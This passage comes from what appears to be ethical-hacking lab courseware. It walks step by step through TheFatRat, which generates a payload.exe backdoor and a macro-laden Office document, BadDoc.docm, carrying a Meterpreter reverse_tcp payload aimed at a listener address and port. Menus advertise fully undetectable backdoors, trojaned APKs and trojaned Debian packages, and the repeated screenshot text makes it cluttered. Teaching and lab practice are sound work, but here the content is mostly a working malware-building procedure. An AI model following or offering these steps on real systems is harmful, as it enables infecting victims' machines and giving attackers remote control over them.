
```
[ ++++++ ]
```

Backdoor Saved To : /root/Fatrat\_Generated/payload.exe

Applications

Press [ENTER] to continue .....

16.  **TheFatRat** generates a **payload.exe** file located at **root/Fatrat\_Generated**, as shown in the screenshot.



17.  Now, switch back to the **Terminal** window, **choose [9] Back to Menu** by typing **9** and press **Enter**.

File Edit View Search Terminal Help

Places

```
Computer
  |attached
  |Desktop
  |FileSystem
  |Documents
  |Downloads
  |Music
  |Pictures
  |Videos
  |Trash
Devices
  |Floppy Disk
Network
```

```
PwnWind Version v1.5
Pwned Windows with backdoor
Author : Edo Maland (Sreetsec)
Powershell Injection attacks on any Windows Platform
```


- [1] Create a bat file+Powershell (FUD 100%)
- [2] Create exe file with C# + Powershell (FUD 100%)
- [3] Create exe file with apache + Powershell (FUD 100%)
- [4] Create exe file with C + Powershell (FUD 98 %)
- [5] Create Backdoor with C + Powershell + Embed Pdf (FUD 80%)
- [6] Create Backdoor with C / Meteperte\_reverse\_tcp (FUD 97%)
- [7] Create Backdoor with C / Metasploit Staging Protocol (FUD 98%)
- [8] Create Backdoor with C to dll ( custom dll inject )
- [9] Back to Menu

[TheFatRat]—[-][pwnwind]:

9

pythontest selected (287, 618) Free space: 71.4GB

18.  From the menu, choose **[07] Create Backdoor For Office with Metasploit** by typing **7** and press **Enter**.



File Edit View Search Terminal Help

Parrot Terminal

Mon Aug 24, 02:45


```
L  /|o'--'\  [-]      Version: 1.9.7      [-]
|  /\V\A\ \  [-]      Codename: Whistle    [-]
PlaceJ /     \.\_\" [-]  Follow me on Github: @Screetsec [-]
ComputerJ /     \.\_\" [-] Dracos Linux : @dracos-linux.org [-]
|/          /  [-]      [-]
\           .'\\" [-]      SELECT AN OPTION TO BEGIN: [-]
/Desktop) /\((_)\" [-] .[-]      [-]
( . / \ . )'\" [-]      [-]
```

- [01] Create Backdoor with msfvenom
- [02] Create Fud 100% Backdoor with Fudwin 1.0
- [03] Create Fud Backdoor with Avoid v1.2
- [04] Create Fud Backdoor with backdoor-factory [embed]
- [05] Backdooring Original apk [Instagram, Line,etc]
- [06] Create Fud Backdoor 1000% with PwnWinds [Excelent]
- [07] Create Backdoor For Office with Microsploit
- [08] Trojan Debian Package For Remote Acces [Trodebi]
- [09] Load/Create auto listeners
- [10] Jump to msfconsole
- [11] Searchsploit
- [12] File Pumper [Increase Your Files Size]
- [13] Configure Default Lhost & Lport
- [14] Cleanup
- [15] Help
- [16] Credits
- [17] Exit


└─[TheFatRat]—[~]—[menu]:

1

19.  The **Microsploit** menu appears; choose option **|2| The Microsoft Office Macro on Windows** by typing **2** and press **Enter**.



20.  For **Set LHOST IP**, type **10.10.10.13** and press **Enter**.
21.  For the **Set LPORT** option, type **4444** and hit **Enter**.
22.  For **Enter the base name for output files**, type **BadDoc** and press **Enter**.



```
Parrot Terminal
File Edit View Search Terminal Help
Places Computer Desktop File System
| | | Microsoft Metasploit Packet [ Easy ]
| | | Version : 1.0.0
| | | Code by : Streetsec - Edo Malad
| | | Codename: Mario Bros
1 Microsoft Stack overflow in MSCOMCTL.OCX
2 The Microsoft Office Macro on Windows
3 The Microsoft Office Macro on Mac OS X
4 Apache OpenOffice on Windows (PSH)
5 Apache OpenOffice on Linux/OSX (Python)
6 Exit
[TheFatRat]—[~]—[microsploit]:
→ 2
Network
Worked on Microsoft Office on Windows

Your local IPV4 address is : 10.10.10.13
Your local IPV6 address is : fe80::8567:8114:cecb:11c1
Your public IP address is : 163.47.101.124
Your Hostname is : 2(SERVFAIL

Set LHOST IP: 10.10.10.13

Set LPORT: 4444

Enter the base name for output files : BadDoc
```

23.  For **Enter the message for the document body (ENTER = default) :**, type **YOU HAVE BEEN HACKED !!** and press **Enter**.

Applications Places System



Parrot Terminal

Mon Aug 24, 02:46

File Edit View Search Terminal Help

= Codename: Mario Bros

- 1 Microsoft Stack overflow in MSCOMCTL.OCX
- 2 The Microsoft Office Macro on Windows
- 3 The Microsoft Office Macro on Mac OS X
- 4 Apache OpenOffice on Windows (PSH)
- 5 Apache OpenOffice on Linux/OSX (Python)
- 6 Exit

[TheFatRat]—[~]—[microsploit]:

→ 2

Worked on Microsoft Office on Windows

Your local IPV4 address is : 10.10.10.13  
Your local IPV6 address is : fe80::8567:8114:cecb:11c1  
Your public IP address is : 163.47.101.124  
Your Hostname is : 2(SERVFAIL)

Set LHOST IP: 10.10.10.13

Set LPORT: 4444

Enter the base name for output files : BadDoc

Enter the message for the document body (ENTER = default) : YOU HAVE BEEN HACKED !!

24.  For the **Are u want Use custom exe file backdoor (y/n)** option, type **y** and press **Enter**.
25.  For the **Path** option, type **/root/Fatrat\_Generated/payload.exe** and press **Enter**.

Applications Places System



Mon Aug 24, 02:48

Red Green Yellow

Parrot Terminal

File Edit View Search Terminal Help

- | 4| Apache OpenOffice on Windows (PSH)
- | 5| Apache OpenOffice on Linux/OSX (Python)
- | 6| Exit

[TheFatRat]—[~]—[microsploit]:  
→ 2

Worked on Microsoft Office on Windows

Your local IPV4 address is : 10.10.10.13  
Your local IPV6 address is : fe80::8567:8114:cecb:11c1  
Your public IP address is : 163.47.101.124  
Your Hostname is : 2(SERVFAIL)

Set LHOST IP: 10.10.10.13

Devices

Set LPORT: 4444

Network

Enter the base name for output files : BadDoc

Enter the message for the document body (ENTER = default) : YOU HAVE BEEN HACKED !!

Are u want Use custom exe file backdoor ( y/n ) : y

Enter the path to your EXE file .(ex: /root/downloads/myfile.exe)

Path : /root/Fatrat\_Generated/payload.exe

26.  For the **Choose Payload** option, choose [ 3 ] windows/meterpreter/reverse\_tcp by typing **3** and press **Enter**.

Applications Places System



Mon Aug 24, 02:48

File Edit View Search Terminal Help

Parrot Terminal

Your Hostname is : 2(SERVFAIL)

Set LHOST IP: 10.10.10.13

Fatrat\_Generated

Set LPORT: 4444

Enter the base name for output files : BadDoc

• File System

• Documents

• Downloads

• Music

Enter the message for the document body (ENTER = default) : YOU HAVE BEEN HACKED !!

Are u want Use custom exe file backdoor ( y/n ) : y

Enter the path to your EXE file .(ex: /root/downloads/myfile.exe)

• Floppy Disk

Path: /root/Fatrat\_Generated/payload.exe

• Browse File...

```
+-----+
| [ 1 ] windows/shell_bind_tcp
| [ 2 ] windows/shell/reverse_tcp
| [ 3 ] windows/meterpreter/reverse_tcp
| [ 4 ] windows/meterpreter/reverse_tcp_dns
| [ 5 ] windows/meterpreter/reverse_http
| [ 6 ] windows/meterpreter/reverse_https
+-----+
```

Choose Payload :3

27.  The malicious document details appear, as shown in the screenshot. Press **Enter** to continue.

Applications Places System

Mon Aug 24, 02:49

● ● ●

Parrot Terminal

File Edit View Search Terminal Help

```
[ 5 ] windows/meterpreter/reverse_http  
[ 6 ] windows/meterpreter/reverse_https
```

Plat [ 5 ] windows/meterpreter/reverse\_http

Choose Payload :3

Desktop

BadDoc.docm

parrotsec

```
[ ++++++ ]
```

Documents

Downloads

Generate Backdoor

| Name       | Descript            | Your Input                      |
|------------|---------------------|---------------------------------|
| LHOST      | The Listen Addres   | 10.10.10.13                     |
| LPORT      | The Listen Ports    | 4444                            |
| OUTPUTNAME | The Filename output | BadDoc                          |
| PAYOUTLOAD | Payload To Be Used  | windows/meterpreter/reverse_tcp |

